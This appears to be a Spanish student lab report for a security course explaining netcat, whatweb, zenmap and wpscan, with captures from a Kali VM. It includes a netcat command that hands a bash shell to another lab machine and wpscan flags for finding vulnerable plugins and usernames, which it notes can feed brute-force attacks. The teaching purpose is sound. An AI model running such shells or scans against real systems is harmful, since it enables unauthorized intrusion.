



- **NOMBRE:** Enrique Martínez Añón
- **FECHA INICIO:** 10-12-23
- **FECHA FINAL:** 17-12-23
- **UNIDAD:** Seguridad activa: sistema operativo y aplicaciones.
- **CASO PRÁCTICO:** Activitat. Detección de serviciosTarea
- **ENUNCIADO:** Qué es y Cómo usar NETCAT para Bind y Reverse Shell en Kali Linux 2022.2
- **VERSIÓN ACTIVIDAD:** A
- **DIFICULTAD:** BAJO
- **TIEMPO ESTIMADO:** 1:30
- **TIEMPO REAL:** 1:00

Para que sirven cada uno de los siguientes comandos. Y muestra captura de su ejecución. Con los parámetros del vídeo.

- **nc:** netcat(nc) es un comando que permite acceder a puertos TCP o UDP de la propia máquina o de otras máquinas remotas. También permite quedar a la escucha en un puerto dado (TCP o UDP) de la máquina local.



```
Aplicaciones 17 de dic 20:35
kali_linux [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
kike@kali: ~
File Actions Edit View Help
(kike@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.0.20: inverse host lookup failed: Host name lookup failure
connect to [192.168.0.24] from (UNKNOWN) [192.168.0.20] 33618
hola
estás conectando con la MV kali linux 192.168.0.24
estás usando la red puente
```



```
Aplicaciones 17 de dic 20:43
kali_linux [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
kike@kali: ~
File Actions Edit View Help
(kike@kali)-[~]
$ nc -lvp 4444
listening on 0.0.0.0 4444
nc: getnameinfo: Temporary failure in name resolution
uname -a
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (20
23-10-09) x86_64 GNU/Linux
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
(kike@kali)-[~]
$ nc 192.168.0.20 4444 -e /bin/bash
```

- **whatweb:** Es un escáner de nueva generación que detecta las tecnologías utilizadas en el desarrollo de una página web. Su nombre, WhatWeb, responde a la pregunta: ¿qué sitio web es este? Por eso, WhatWeb permite identificar tecnologías como:
 - Sistemas de gestión de contenidos.
 - Plataformas de blog.
 - Paquetes de estadísticas/analítica.
 - Librerías de JavaScript.
 - Servidores web.
 - Dispositivos integrados.
 - Versiones de software.
 - Direcciones email relacionadas.
 - ID de cuentas de usuarios.
 - Módulos de frameworks utilizados.
 - Errores SQL.
- **Indica la utilidad de la aplicación zenmap:** Zenmap es como la interfaz gráfica de usuario oficial de Nmap, que permite usar el programa de manera práctica, cómoda, clara y más organizada.

Nmap es un programa de código abierto que permite escanear en detalle todos los puertos de los dispositivos conectados a una red. Esto significa que, por medio de nmap en windows , podemos verificar:

- El número de puertos que tiene una red.
 - Qué puertos abiertos tiene la red.
 - Qué tipo de dispositivo está conectado a dicho puerto.
 - Qué sistema operativo utiliza.
- **Indica la utilidad del comando wpscan y averigua los pluggins del wordpress que utilizáis en clase:** WPScan es un software de código abierto para Kali Linux, diseñado para escanear vulnerabilidades y fallos en un sitio web de WordPress. WPScan es una herramienta muy poderosa y capaz de darte información detallada sobre una página web. Con ella, puedes auditar sistemas, verificar su estado y corregir cada fallo que encuentres antes de que lo aproveche un delincuente.

Si deseas saber si una página web ha sido creada en WordPress, instala la extensión de **Wappal-
yzer** en tu navegador web y abre la página que deseas investigar. Ahora, despliega el icono de la extensión y allí verás información detallada sobre la tecnología que utiliza el sitio web. Para ver información en Wappalyzer, debes abrir el sitio web, pero no tienes que escanearlo para conocer estos datos.

El comando para indicar la URL a escanear es `--url` y, después, debes introducir la dirección URL del sitio, por ejemplo `https://www.example.com`. El código se vería así:

```
wpscan --url https://www.example.com
```

Adicionalmente, tendrás que decirle a la herramienta WPScan qué información deseas que te muestre cuando quieras escanear el sitio web. Para ello, en el menú de ayuda encontrarás el comando `-e` de `enumerate`, que sirve para que el programa escanee y enumere diferentes opciones de datos. Los comandos WPScan Linux para estas opciones son:

- `vp`: vulnerable plugins. Sirve para encontrar qué plugins usados en el sitio tienen vulnerabilidades. Luego, puedes ir a un buscador y encontrar cuáles son sus fallos.
- `ap`: all plugins. Muestra todos los plugins que utiliza el sitio web, no solo los vulnerables.
- `p`: popular plugins. Señala cuáles son los plugins más utilizados.
- `vt`: vulnerable themes. Indica cuáles son los temas vulnerables que utiliza el sitio web. De este modo, puedes buscar qué ataques funcionan para estos fallos y protegerlos.
- `at`: all themes. Muestra todos los temas utilizados por el sitio web.
- `t`: popular themes. Indica cuáles son los temas más utilizados.
- `u`: user ID range. Esta es quizás la opción más interesante de todas, pues proporciona los nombres de los usuarios de la página de WordPress. Esto se puede explotar por medio de un ataque de fuerza bruta.

De modo que al escribir el código para escanear el sitio web sería:

```
wpscan --url https://www.example.com/ -e u vp vt
```

BIBLIOGRAFIA

- nc (netcat): <https://www.neoguias.com/comando-nc/>
- whatweb: <https://keepcoding.io/blog/que-es-whatweb/>
- zenmap: <https://keepcoding.io/blog/que-es-zenmap-ci-berseguridad/>
- wpscan: <https://keepcoding.io/blog/que-es-wpscan-ci-berseguridad/>